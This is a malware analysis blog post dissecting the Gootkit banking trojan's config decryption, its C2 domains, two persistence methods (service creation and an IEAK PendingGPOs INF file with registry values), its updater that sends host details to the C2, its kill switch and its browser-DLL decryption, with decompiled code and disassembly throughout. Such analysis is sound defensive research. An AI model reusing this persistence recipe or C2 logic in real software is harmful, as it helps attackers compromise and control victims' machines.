


Gootkit Banking Trojan | Part 2: Persistence & Other Capabilities

 sentinelone.com/blog/gootkit-banking-trojan-persistence-other-capabilities/

Daniel Bunce



Following on from the [previous post](#), Daniel continues exploring the Gootkit banking trojan, revealing its persistence techniques and other capabilities.

The Gootkit Banking Trojan was discovered back in 2014, and utilizes the Node.js library to perform a range of malicious tasks, from website injections and password grabbing, all the way up to video recording and remote VNC capabilities. Since its discovery in 2014, the actors behind Gootkit have continued to update the codebase to slow down analysis and thwart automated sandboxes.

In [the previous post](#), I explored Gootkit's Anti-Analysis features. In this post, we'll take a look into the first stage of Gootkit and figure out how it achieves persistence on an infected system, as well as reveal some other tricks it has available.

MD5 of Packed Sample: [0b50ae28e1c6945d23f59dd2e17b5632](#)

Onboard Configuration

Before we get into the persistence and C2 communication routines, let's first take a look at the onboard configuration, and how it is stored.

```

v2 = a2;
config = a1;
result = 0;
size = a2;
v4 = 0;
virtualprotect_ret = 0;
v5 = 0;
key = 0x22;
counter = 0;
if ( size > 0 )
{
    do
    {
        if ( v5 >= 0x400 )
        {
            v6 = (char*)(result + a1);
            v7 = v5 + result;
            qmemcpy(v6, new_mem, v5);
            a1 = config;
            v5 = 0;
            v2 = size;
            virtualprotect_ret = v7;
        }
        new_mem[v5++] = key ^ *(_BYTE*)(v4 + a1);
        key += 3 * (v4 % 0x85);
        v4 = counter + 1;
        result = virtualprotect_ret;
        counter = v4;
    }
    while ( v4 < v2 );
    if ( v5 )
        qmemcpy((void*)(a1 + virtualprotect_ret), new_mem, v5);
}
return result;
}

```

The first time that the configuration is “mentioned” in the sample is immediately after the anti-analysis mechanisms that were covered in the previous post. A quick glance at the code may leave you thinking that Gootkit is decrypting some shellcode to be used by the sample – but running this in a debugger shows otherwise. The decryption routine is fairly simple; a basic XOR loop with a differentiating key based on `imul` and `idiv` calculations. The base key value is `0x22`, and the `idiv` and `imul` values are constant throughout each iteration; `0x85` and `0x03` respectively. A Python script of this decryption routine can be seen in the image below.

```

counter = 0
key = 0x22
idiv_val = 0x85
imul_val = 3
decrypted = []

for i in config:
    dec_val = i ^ key
    decrypted.append(chr(dec_val))
    add_to_key = counter % idiv_val
    imul_val = 3
    add_to_key = imul_val * add_to_key
    key += add_to_key
    key = key & 0xff
    counter += 1

print "".join(decrypted)

```

After decrypting the data manually, we can easily distinguish that this is in fact the configuration used by Gootkit to retrieve the next stage:

```
me.sunballast.fr koohy.top 2700 svchost.exe
```

Each value is split by multiple null bytes, meaning pretty much all of this configuration is null bytes. The first two values are obviously URLs, and the final value is the name of the process that the downloader could inject into. The last two values are also set as environment variables – specifically `vendor_id` and `mainprocessoverride`. The `vendor_id` variable is given the value `exe_scheduler_2700`, and `mainprocessoverride` is given the value `svchost.exe`. These variables are not used in the downloader aside from setup, and so it can be assumed that it is used in the final stage. Once the environment variables have been created and assigned values, four important threads are kicked off; a **C2 Retrieve** thread, a **Browser Injection** thread, a **Persistence** thread, and a **Kill Switch** thread. Let's start off with the **Persistence** thread.

```

SetEnvironmentVariableA(standalonemtm, true);
SetEnvironmentVariableA(vendor_id, &exe_scheduler_2700);
SetEnvironmentVariableA(mainprocessoverride, svchost);
SetEnvironmentVariableA((LPCSTR)v81, &Port);
v86 = GetProcessHeap();
v87 = HeapAlloc(v86, 8u, 0x10u);
memset(v87, 0, 0x10u);
*v87 = 32;
v87[1] = 0;
C2_Thread = (int)CreateThread(0, 0, Get_From_C2, (LPVOID)filepath, 0, 0);
Browser_Inject_Handle = (int)CreateThread(0, 0, Browser_Inject_Thread, v87, 0, 0);
Persistence_Handle = (int)CreateThread(0, 0, Persistence_Func, v87, 0, 0);
Kill_Switch_Handle = CreateThread(0, 0, Kill_Switch, lpThreadParameter, 0, 0);
CloseHandle(Kill_Switch_Handle);
v89 = GetProcessHeap();
RtlFreeHeap(v89, 0, v81);
v90 = (CHAR *)mainprocessoverride;
v91 = GetProcessHeap();
RtlFreeHeap(v91, 0, v90);
v92 = (CHAR *)vendor_id;
v93 = GetProcessHeap();
HeapFree(v93, 0, v92);
v94 = (CHAR *)true;
v95 = GetProcessHeap();
HeapFree(v95, 0, v94);

```

Persistence Capabilities

In this sample of Gootkit, there are two persistence options available. First, there is the usual method of achieving persistence through a created service. In this case, Gootkit will generate a random filename, using the Mersenne Twister, based off of filenames in `System32`, and then proceed to create a file under the same name in the `%SystemRoot%`. Upon testing this function, a file called `msfearch.exe` was created. A service is then created under the same name, and then executed. Finally, the original executable cleans up by deleting itself from disk and exiting, leaving the created service running.

```

push    0F003Fh      ; dwDesiredAccess
push    esi         ; lpDatabaseName
push    esi         ; lpMachineName
call    ds:OpenSCManagerW
mov     ecx, eax
mov     [esp+48h+hSCManager], ecx
test    ecx, ecx
jz     loc_4097E2

mov     eax, lpServiceName
push    esi         ; lpPassword
push    esi         ; lpServiceStartName
push    esi         ; lpDependencies
push    esi         ; lpdwTagId
push    esi         ; lpLoadOrderGroup
push    ebx         ; lpBinaryPathName
push    1           ; dwErrorControl
push    2           ; dwStartType
push    10h        ; dwServiceType
mov     ebx, 0F01FFh
push    ebx         ; dwDesiredAccess
push    eax         ; lpDisplayName
push    eax         ; lpServiceName
push    ecx         ; hSCManager
call    ds:CreateServiceW
mov     esi, eax
call    ds:GetLastError
cmp     eax, 431h
jnz    short loc_40977B

```

The second persistence routine is a lot more interesting, and has been covered quite often before. This routine is most commonly used in Gootkit infections, as creating a service requires administrator privileges – this does not.

It starts by creating a simple `.inf` file, which is given the same name as the running executable, and placed in the same directory. The contents of the file can be seen below:

```

[Version]
signature = "$CHICAGO$"
AdvancedINF = 2.5, "You need a new version of advpack.dll"

[DefaultInstall]
RunPreSetupCommands = dtwmtqykoprtaulbbxwjikahhdpraajkhiebmqrzksawdulo:2

[dtwmtqykoprtaulbbxwjikahhdpraajkhiebmqrzksawdulo]
C:\Users\User\Desktop\gootkit.exe


```

Then, the sample will create a registry key located at:

Software\Microsoft\IEAK\GroupPolicy\PendingGPOs

And then create three values inside this key: `Count` , `Path1` , and `Section1` . `Count` is assigned the value `0x1` , `Path1` is assigned the path to the INF file, and `Section1` is assigned the string `[DefaultInstall]` , which is also present inside the INF file. And that is the setup complete.

The way this functions is `explorer.exe` will load Group Policy Objects (GPO) whenever it is loaded – specifically at runtime. What Gootkit does is it creates a Pending GPO for the Internet Explorer Administration Kit (IEAK), which points directly at the INF file. When `explorer.exe` is loaded at runtime, it will execute the `[DefaultInstall]` inside the created file, which will execute the Gootkit executable.



```
loc_4090BC:                ; Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
lea     esi, [ebx+ecx]
call   ds:GetLastError
mov     ecx, eax
mov     eax, [ebp+hKey]
push   5
pop     ebx
cdq
idiv   ebx
mov     bl, byte ptr [ebp+edx+var_10]
xor     bl, [edi+esi]
sub     bl, cl
call   ds:GetLastError
mov     ecx, [ebp+hKey]
add     al, bl
mov     ebx, [ebp+lpMem]
inc     ecx
mov     [esi], al
mov     [ebp+hKey], ecx
cmp     ecx, 60h
jnl    short loc_4090BC ; Software\Microsoft\IEAK\GroupPolicy\PendingGPOs

push   0F003Fh
mov     edx, ebx
call   RegCreateKey
mov     edi, [ebp+var_A8]
mov     [ebp+hKey], eax
test    eax, eax
jz     loc_4093CF
```

Loader Update Thread

With the persistence thread covered, let's move onto analyzing the **C2 Receive** thread. This was particularly difficult to analyze due to the fact that the command and control server went offline very quickly, and so at first glance it looked like the thread was responsible for downloading the final stage and constantly updating it, but as I dug deeper, this was proven incorrect.

```

DWORD __stdcall Get_From_C2(LPVOID FilePath)
{
    _HandleType v1; // esi
    unsigned int v3; // [esp+10h] [ebp-8h]
    int v4; // [esp+14h] [ebp-4h]

    v1 = Hash;
    memset(&FileSize, 0, 8u);
    ReadFromFile_And_CRCHash_Data((LPCWSTR)FilePath);
    Sleep(0x927C0u);
    while ( !Burn )
    {
        ReadFromFile_And_CRCHash_Data((LPCWSTR)FilePath);
        v3 = 0;
        v4 = 0;
        if ( Comms(&v3) )
        {
            if ( v3 > 0x800 )
                Create_And_Execute_File(v4);
            FreeHeap(&v3);
        }
        v1 = 0x19660D * v1 + 0x3C6EF35F;
        Sleep(v1 % 0x927C0u + 0xEA60);
    }
    return 0;
}

```

The function is not extremely complex – to put simply, Gootkit will check if a variable is set to **0** or **1**, and if it is set to **1**, it will exit the thread. This variable is only activated inside the **Kill Switch** function, which we will look at soon.

Continuing on, the sample appends **/rpersist4/-1531849038** to the URL, where the **-1531849038** is the CRC32 hash of the binary – converted to decimal. Then, depending on the architecture, **rbody32** or **rbody64** will be appended to the URL.

```

push    [ebp+var_74]
lea     eax, [ebp+rpersist4]
push    esi                ; LPCSTR
push    eax                ; LPSTR
call    ds:wsprintfA      ; /rpersist4/-1531849038
pop     ecx
pop     ecx
mov     ecx, [ebp+var_4]
lea     eax, [ebp+var_C]
push    eax
lea     eax, [ebp+var_6C]
push    eax
lea     eax, [ebp+rpersist4]
push    eax
push    0
lea     edx, [ebp+var_28]
call    C2_Connections
test    eax, eax
jnz    short loc_4085F5

```

Then the actual connection takes place. Interestingly, there are two means of communication as well – it can either occur through WinInet functions such as `InternetOpenW`, or it can occur through WinHTTP functions such as `WinHttpOpen`, although I have yet to see it call the WinHTTP functions – regardless of privileges.

```
Connection_Func = InternetConnect;
v14 = a1;
v9 = a2;
if ( Token_Info )
    Connection_Func = WinHttpOpen;
do
{
    v10 = ((int (__stdcall *)(int, _DWORD *, int, int, _DWORD *, _DWORD *, _DWORD, signed int, _DWORD, char *))Connection_Func)(
        v7,
        v9,
        a3,
        a4,
        a5,
        a6,
        *v9,
        443,
        0,
        &v13);
    v11 = v10;
    if ( v10 != 6 )
    {
        if ( v10 )
            v11 = ((int (__stdcall *)(int, _DWORD *, int, int, _DWORD *, _DWORD *, _DWORD, signed int, signed int, char *))Connection_Func)(
                v14,
                v9,
                a3,
                a4,
                a5,
                a6,
                *v9,
                443,
                1,
                &v13);
        if ( v11 != 6 )
            break;
    }
}
```

Before reaching out to the C2, Gootkit will first add to the headers of the GET request. These additions can be seen below:

X-File-Name:	Filename
X-User-Name:	Username
X-ComputerName:	Computername
X-OSVersion:	6.1.7601 Service Pack 1 1.0 1 0x00000100
X-VendorId:	2700
X-IsTrustedComputer:	1
X-HTTP-Agent:	WININET
X-Proxy-Present:	False
X-Proxy-Used:	False
X-Proxy-AutoDetect:	False

The **X-IsTrustedComputer** is only set to **1** if the `crackmeololo` environment variable is set, otherwise it is set to **0**. This could be seen as another anti-analysis/anti-sandbox/anti-VM mechanism, although it's difficult to say without seeing the backend.


```
loc_404616:                                ; X-IsTrustedComp: %d
lea     esi, [ebx+edi]
call   ds:GetLastError
mov     ecx, eax
mov     eax, ebx
push   5
cdq
pop     ebx
idiv   ebx
mov     eax, [ebp+var_7C]
mov     bl, byte ptr [ebp+edx+var_8]
xor     bl, [esi+eax]
sub     bl, cl
call   ds:GetLastError
add     al, bl
mov     ebx, [ebp+lpMem]
inc     ebx
mov     [esi], al
mov     [ebp+lpMem], ebx
cmp     ebx, 28h
j1     short loc_404616 ; X-IsTrustedComp: %d

call   Check_Environment_Var_Is_Same
mov     esi, [ebp+var_6C]
push   eax                                ; EAX = 1 if "crackmeololo" is present
push   edi                                ; LPCWSTR
push   esi                                ; LPWSTR
call   ds:wprintfW
add     esp, 0Ch
push   10000000h
push   esi                                ; lpString
call   ds:lstrlenW
push   eax
push   esi
push   [ebp+var_60]
call   [ebp+HttpRequestHeadersW]
xor     eax, eax
```

If the connection between the sample and the C2 fails, it will attempt to connect to the other C2s found in the configuration. If the connection is successful and the server returns an executable, Gootkit will create a randomly named file in the Temporary directory, and execute it with the `--reinstall` argument, using `CreateProcessW`. As a result of this, we can fully understand that this thread is in fact an “updater” thread, which will continuously check in with the C2 server, waiting for any updates to the loader.

```
v8 = lpCommandLine;
StrCpyW(v21, lpCommandLine, L"\\");
StrCatW(v8, v31);
StrCatW(v8, v15);
CreateProcessW(0, v8, 0, 0, 0, 0x9000008u, 0, 0, &StartupInfo, (LPPROCESS_INFORMATION)&ProcessInformation);
v22 = 0;
```

Now that this function has been covered, let's move over to the Kill Switch function briefly, before going onto the Browser Injection function.

Kill Switch

The Kill Switch thread is only triggered if `ujckeguhl.tmp` is located in `..AppDataLocal-Temp` or `..Local SettingsTemp`. If the file exists, then Gootkit begins to clean up after itself – it will kill all running threads, and restart the computer. It's quite unclear as to why this is a feature, as persistence is established before the Kill Switch thread is executed, and so simply restarting the computer will end up executing the loader again – however, if a loader update is issued and installed on the infected system, causing a reboot could be helpful in preventing several instances from running at once.

```
DWORD __stdcall Kill_Switch(LPVOID lpThreadParameter)
{
    void *v1; // ecx

    while ( !Check_For_ujqckeguhl_tmp() )
        Sleep(0x1388u);
    CleanUp(v1);
    return 0;
}
```

And finally, on to the **Browser Injection** function.

Browser Injection

The Browser Injection function is quite interesting, as it is responsible for two tasks; executing itself with the `--vwxyz` argument, and injecting two DLLs into running browsers. We're going to focus on the second task.

In order to inject a DLL into a browser, there must already be a DLL residing somewhere – which there is. In fact, there are 2 encrypted DLLs stored in the binary; an x86 DLL and an x64 DLL, which are decrypted with a simple `XOR`. What is also interesting is that there seems to be possible placeholders in other variants, as this sample checks for `0x11223344` and `0x55667788` in both DLLs, in order to replace the values with `0x12` and `0x13` respectively.

```

v11 = 0;
do
{
    executable_0[v11] ^= key_0[v11 & 0xF];
    ++v11;
}
while ( v11 < 0x5E00 );
v12 = 0;
do
{
    executable_1[v12] ^= key_1[v12 % 0xA];
    ++v12;
}
while ( v12 < 0x8000 );
v13 = 0;
do
{
    v14 = *(_DWORD *)&executable_0[v13];
    if ( v14 == 0x11223344 )
    {
        *(_DWORD *)&executable_0[v13] = 0x12;
    }
    else if ( v14 == 0x55667788 )
    {
        *(_DWORD *)&executable_0[v13] = 0x13;
    }
    ++v13;
}
while ( v13 < 0x5E00 );


```

With both executables decrypted, Gootkit alters the values to `0x3` for the following registry keys:

```


Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\02500
Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\12500
Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\22500
Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\32500
Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\42500
Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\52500

